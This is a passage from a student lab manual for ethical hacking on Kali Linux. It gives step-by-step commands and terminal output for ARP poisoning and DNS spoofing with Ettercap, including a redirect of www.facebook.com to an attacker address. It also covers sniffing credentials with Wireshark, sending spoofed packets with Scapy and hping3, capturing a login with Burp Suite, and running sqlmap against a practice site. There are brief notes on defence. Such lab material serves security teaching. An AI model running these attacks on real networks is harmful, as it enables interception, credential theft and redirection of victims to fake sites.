


5. Click "MITM" → "ARP Poisoning", check "Sniff remote connections", and start.



Step 4: Capture Network Traffic (Sniff Data Using Wireshark)

1. Open Wireshark:
2. Select the **network interface** (e.g., eth0 for Ethernet or wlan0 for Wi-Fi).
3. Apply a filter to capture traffic from the victim:
`ip.addr == <victim_IP>`
4. Open login page on target and Look for **unencrypted HTTP traffic, login credentials, and sensitive data.**



Step 5: Inject Malicious Data (Optional - DNS Spoofing/HTTPS Downgrade)

DNS Spoofing Example (Redirect Victim to a Fake Website)

Edit the Ettercap configuration file:

```
sudo nano /etc/ettercap/etter.dns
```

```
(kali@kali)-[~]
$ sudo nano /etc/ettercap/etter.dns
[sudo] password for kali:
```

Add a fake DNS entry like:

```
www.facebook.com A 192.168.176.143
```

Save and run:

```
sudo ettercap -T -q -i eth0 -P dns_spoof -M arp // //
or
sudo ettercap -T -q -i eth0 -P dns_spoof -M arp ///
```

```

(kali㉿kali)-[~]
$ sudo ettercap -T -q -i eth0 -P dns_spoof -M arp ///
[sudo] password for kali:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:1F:C8:8F
        192.168.176.164/255.255.255.0
        fe80::6241:3b00:84f:3352/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

  GROUP 1 : ANY (all the hosts in the list)
  GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: A [www.facebook.com] spoofed to [192.168.176.143] TTL [3600 s]

```

Now, if the victim visits `www.facebook.com`, they will be redirected to the attacker's IP (192.168.176.143).



Step 6: Stop the Attack and Restore ARP Tables

Once the test is complete, restore the victim's original ARP table:

```
sudo arp -d <gateway_IP>
```

```
(kali@kali)-[~]
$ sudo arp -d 192.168.176.1
[sudo] password for kali:
```

or restart the network interface:

```
sudo systemctl restart networking
```

```
(kali@kali)-[~]
$ sudo systemctl restart networking
(kali@kali)-[~]
$ arp -e
```

Prevention & Defense Against MITM Attacks

1. **Use HTTPS Everywhere:** Encrypted traffic prevents data interception.
2. **Enable ARP Spoofing Protection:** Use tools like arpwat.
3. **Use VPN:** Encrypts all traffic, making MITM attacks useless.
4. **Monitor Network Activity:** Use Wireshark to detect unusual ARP activity.
5. **Static ARP Entries:** Manually set ARP entries for critical devices.

Conclusion

By following this practical, you learned:

How attackers intercept network traffic using ARP spoofing.

How to capture sensitive data using Wireshark.

How to defend against MITM attacks.

Practical: 13 IP Spoofing

Definition:


IP spoofing is a technique where an attacker manipulates the source IP address of a packet to appear as if it is coming from a trusted source. It is commonly used in cyber attacks like DDoS, MITM, and bypassing security measures.

Outcomes/Learning:

After learning about IP spoofing, you will understand how attackers manipulate IP addresses to bypass security and launch cyber attacks. You will also gain knowledge of detection and prevention techniques to enhance network security.


Required Tool: Kali OS, Nmap, Wireshark, Scapy, hping.

Working: Scapy or hping3 installed (sudo apt install scapy hping3).



```
(kali@kali)-[~]
$ sudo apt install scapy hping3
[sudo] password for kali:
Note, selecting 'python3-scapy' instead of 'scapy'
python3-scapy is already the newest version (2.6.1+dfsg-1).
python3-scapy set to manually installed.
hping3 is already the newest version (3.a2.ds2-11~kali1).
hping3 set to manually installed.
The following packages were automatically installed and are no longer
required:
 fonts-liberation2          libmfx1
 hydra-gtk                  libpaper1
 ibverbs-providers          libperl5.38t64
 libassuan0                 libplacebo338
 libavfilter9               libplist3
 libbftio1                  libpostproc57
 libboost-iostreams1.83.0   libpython3.11-dev
 libcephfs2                 librados2
 libegl-dev                 librdmacm1t64
 libfmt9                    libusbmuxd6
 libgail-common             libzip4t64
 libgail18t64               openjdk-17-jre
 libgeos3.12.2              openjdk-17-jre-headless
 libgfpapi0                 openjdk-23-jre
 libgfrpc0                  openjdk-23-jre-headless
 libgfxdr0                  perl-modules-5.38
 libgl-mesa-dev             python3-appdirs
 libgles-dev                python3-hatch-vcs
 libgles1                   python3-hatchling
 libglusterfs0              python3-lib2to3
 libglvnd-core-dev          python3-pathspect
 libglvnd-dev                python3-pluggy
 libgspell-1-2              python3-setuptools-scm
 libgtk2.0-0t64             python3-trove-classifiers
 libgtk2.0-bin              python3.11
 libgtk2.0-common           python3.11-dev
 libibverbs1                python3.11-minimal
 libimobiledevice6          rwho
 libini-parser1             rwho
 libjim0.82t64              samba-vfs-modules
 libjsoncpp25               xcape
 libmbedcrypto7t64
Use 'sudo apt autoremove' to remove them.
```

- Root privileges to send raw packets.



```
(kali@kali)-[~]
$ sudo su
(root@kali)-[/home/kali]
#
```

1. Generate and Send Spoofed IP Packets

Using Scapy:

1. Open the terminal and start Scapy:

```
sudo scapy
```

```

(kali@kali)-[~]
└─$ sudo su
(root@kali)-[/home/kali]
└─# sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

      aSPY//YASa
      apyyyyCY////////YCa
      sY////////YSpcs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
pCCCCY//p      cSSps y//Y
SPPPP///a      pP///AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
scccccp///pSP///p      p//Y
sY/////////y caa      S//P
cayCyayP//Ya      pY/Ya
sY/PsY///YCc      aC//Yp
sc  sccaCY//PCypaapyCP//YSs
      spCPY////////YPSps
      ccaacs

| Welcome to Scapy
| Version 2.6.1
| https://github.com/secdev/scapy
| Have fun!
| We are in France, we say Skappee.
| OK? Merci.
| -- Sebastien Chabal
|

using IPython 8.30.0
>>> █


```

2. Create a spoofed IP packet:

```

from scapy.all import *
packet = IP(src="192.168.176.164", dst="192.168.176.143") / ICMP()
send(packet)

```



```

Scapy
File Actions Edit View Help
>>> from scapy.all import *
... : packet = IP(src="192.168.176.164", dst="192.168.176.143") / ICMP()
... : send(packet)
.
Sent 1 packets.
>>> █

```


- Replace 192.168.176.164 with the fake source IP.
- Replace 192.168.1.1 with the target system's IP.

Using hping3:

1. Run the following command to send spoofed packets:

```
sudo hping3 -a 192.168.1.100 -c 4 -S 192.168.176.143 -p 80
```

- -a for spoofed source IP.
- -c 4 sends 4 packets.
- -S sends TCP SYN packets.




2. Analyze Network Behavior and Responses

- Use Wireshark or tcpdump to capture and inspect packets.

```
sudo tcpdump -i eth0 src 192.168.1.100
```

- Observe how the target system responds to spoofed packets.
- Check for anomalies like missing replies or unexpected responses.



3. Explore Detection and Mitigation Techniques

- **Detection:**
 - Use Intrusion Detection Systems (IDS) like Snort (sudo apt install snort).
 - Analyze logs (sudo dmesg | grep "spoof").


- **Mitigation:**

- Enable **Reverse Path Filtering**:

```
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
```

- Configure firewalls (iptables) to block spoofed packets:

```
sudo iptables -A INPUT -s 192.168.1.100 -j DROP
```



```
(kali㉿kali)-[~]  
$ sudo su  
(root㉿kali)-[/home/kali]  
# echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter  
(root㉿kali)-[/home/kali]  
# sudo iptables -A INPUT -s 192.168.1.100 -j DROP
```

Only for educational purpose.

Practical: 14

Burp suite scan with credentials

Definition:

Burp Suite **scan with credentials** is a technique where login credentials are used to perform an authenticated scan of a web application to identify security vulnerabilities. It helps analyze authorized pages for potential threats using automated and manual testing.

Outcomes/Learning:


- Understand how to configure and perform an **authenticated scan** in Burp Suite using login credentials.
- Identify and analyse security vulnerabilities in **restricted areas** of a web application.

Required Tool: Burp suite, Kali Linux, foxy proxy and www.testphp.vulnweb.com


Working:

In this practical, you will use tools like Wireshark and Ettercap to intercept and analyze network traffic between two devices. You will observe how data can be captured, manipulated, and explore techniques to detect and prevent MITM attacks.


Step 1: Run kali, install Foxy Proxy and add to Firefox.




Step 2: Configure Proxy Listener 127.0.0.1 on port 8080.



Step 3: On intercept, on localserver Om in foxyproxy, insert credential in testphp.vulnweb.com.



Step 2: after login , credential capture by Burp suite.



Only for educational purpose.

Practical: 15 SQL injection

Definition: SQL Injection (SQLi) is a web security vulnerability that allows attackers to manipulate a website's database by injecting malicious SQL queries through input fields. This can lead to unauthorized access, data theft, database modification, or even complete system compromise if proper security measures are not in place.

Outcomes/Learning:

Created by *Om Kant Sharma*

25 02 2025


1. Understand how **SQL Injection exploits vulnerabilities** in web applications to manipulate databases.
2. Learn **preventive measures** such as **input validation, parameterized queries, and web application firewalls (WAF)** to secure databases.

Required Tool: kali Linux, SQL map

Working:

Prerequisites

- A **Kali Linux** system with **SQLMap** installed
- A **vulnerable PHP web application** (e.g., **DVWA, bWAPP, Mutillidae**) running on **XAMPP/LAMP/WAMP** or a **live test environment**
- **Target URL** with an **SQL injection point** (e.g., <http://testphp.vulnweb.com/>)



1. Run SQLMap for Testing

Use SQLMap to automatically test and exploit the vulnerability:

```
(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/ --batch --crawl 5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:16:35 /2025-02-14/ /home/kali/.local/share/sqlmap/output/2025-02-14_061635

do you want to check for the existence of site's sitemap(.xml) [y/N] N
